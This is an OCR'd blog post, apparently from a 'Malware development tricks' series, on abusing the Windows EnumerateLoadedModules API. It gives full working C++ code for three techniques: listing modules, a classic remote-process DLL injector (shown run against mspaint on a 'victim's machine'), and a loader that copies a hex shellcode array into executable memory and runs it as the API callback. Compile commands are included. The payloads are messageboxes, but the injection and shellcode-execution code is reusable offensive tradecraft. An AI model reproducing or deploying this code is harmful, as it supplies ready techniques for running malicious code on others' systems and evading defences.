
Malware development tricks: part 25. EnumerateLoadedModules. C++ example.

cocomelonc.github.io/malware/2022/12/21/malware-tricks-25.html

December 21, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research into the malware dev trick: shellcode running via `EnumerateLoadedModules`.

listing the loaded modules

`EnumerateLoadedModules` API can be used to retrieve an application's loaded modules. Using this API, the list of loaded modules can be dumped for debugging purposes during the development of error handler frameworks, crash dumps, etc:

```
BOOL IMAGEAPI EnumerateLoadedModules(
  [in]           HANDLE                        hProcess,
  [in]           PENUMLOADED_MODULES_CALLBACK EnumLoadedModulesCallback,
  [in, optional] PVOID                         UserContext
);
```

For calling `EnumerateLoadedModules` we need to provide a callback pointer. The `EnumerateLoadedModules` will send the loaded module information as callback to that provided function.

practical example 1. print modules

For example, first of all create simplest callback function:

```
BOOL CALLBACK PrintModules(
  PSTR ModuleName,
  ULONG ModuleBase,
  ULONG ModuleSize,
  PVOID UserContext) {
    // print the module name.
    printf("%s\n", ModuleName);
    return TRUE;
}
```

Then, just use this function as a second argument:

```
EnumerateLoadedModules(ph, (PENUMLOADED_MODULES_CALLBACK)PrintModules, NULL);
```


So, full code is something like this:

```
#include <iostream>
#include <windows.h>
#include <dbghelp.h>

#pragma comment (lib, "dbghelp.lib")

// callback function
BOOL CALLBACK PrintModules(
  PSTR ModuleName,
  ULONG ModuleBase,
  ULONG ModuleSize,
  PVOID UserContext) {
    // print the module name.
    printf("%s\n", ModuleName);
    return TRUE;
}

int main(int argc, char *argv[]) {
  // inject a DLL into remote process
  HANDLE ph = GetCurrentProcess();
  // enumerate modules
  printf("\nenumerate modules... \n");
  EnumerateLoadedModules(ph, (PENUMLOADED_MODULES_CALLBACK)PrintModules, NULL);
  return 0;
}
```

demo 1


Let's go to see first example in action. Compile our script `hack.cpp`:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
```



Then, just run on Windows machine (`Windows 10 x64` in our case):

```
.\hack.exe
```





As you can see, everything is worked perfectly!

practical example 2. inject dll

Let's say we have a malware with classic DLL injection logic `hack2.cpp`:

```
#include <iostream>
#include <windows.h>

char evilDLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

int main(int argc, char *argv[]) {
  // inject a DLL into remote process
  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

  HANDLE ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
  LPVOID rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);
  HANDLE rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0,
NULL);

  CloseHandle(ph);
  return 0;
}
```

And then, we modify this code a little bit: we add `EnumerateLoadedModules` API call with previous callback function:

```
/*
hack2.cpp
DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/21/malware-tricks-25.html
*/
#include <iostream>
#include <windows.h>
#include <dbghelp.h>

#pragma comment (lib, "dbghelp.lib")

char evilDLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

// callback function
BOOL CALLBACK PrintModules(
  PSTR ModuleName,
  ULONG ModuleBase,
  ULONG ModuleSize,
  PVOID UserContext) {
    // print the module name.
    printf("%s\n", ModuleName);
    return TRUE;
}

int main(int argc, char *argv[]) {
  // inject a DLL into remote process

  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

  HANDLE ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  LPVOID rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

  // "copy" evil DLL between processes
  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);
  HANDLE rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0,
NULL);

  // enumerate modules
  printf("\nenumerate modules... \n");
  EnumerateLoadedModules(ph, (PENUMLOADED_MODULES_CALLBACK)PrintModules, NULL);

  CloseHandle(ph);
  return 0;
}
```

For simplicity, as usually, my “evil” DLL is just `meow` messagebox (`evil.c`):


```
/*
evil.c
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/21/malware-tricks-25.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow from evil.dll!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

demo 2

Let's go to see everything in action again.


First of all, compile our "evil" DLL:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
```




At the next step, compile our DLL injecting malware:


```
x86_64-w64-mingw32-g++ -O2 hack2.cpp -o hack2.exe -I/usr/share/mingw-w64/include/ -s
-ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
```



And finally, run it for `mspaint.exe` process on victim's machine (`Windows 10 x64` in my case):

```
.\hack2.exe <mspaint PID>
```





As you can see, our callback function printed our “evil” DLL. Perfect!

practical example 3. shellcode running via callback function.

This is the most interesting example. It turns out that you can run shellcode using the callback function in this API:

```
/*
 * hack3.cpp - run shellcode via EnumerateLoadedModules. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2022/12/21/malware-tricks-25.html
*/
#include <windows.h>
#include <dbghelp.h>

unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  EnumerateLoadedModules(GetCurrentProcess(), (PENUMLOADED_MODULES_CALLBACK)mem,
NULL);
  return 0;
}
```


If you have been reading my blog for a long time, then I think you have a deja vu. As you can see, it's similar to run shellcode via EnumDesktopsA and EnumChildWindows. The only difference is just add `dbghelp.h`. As usually, for simplicity I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```

demo 3

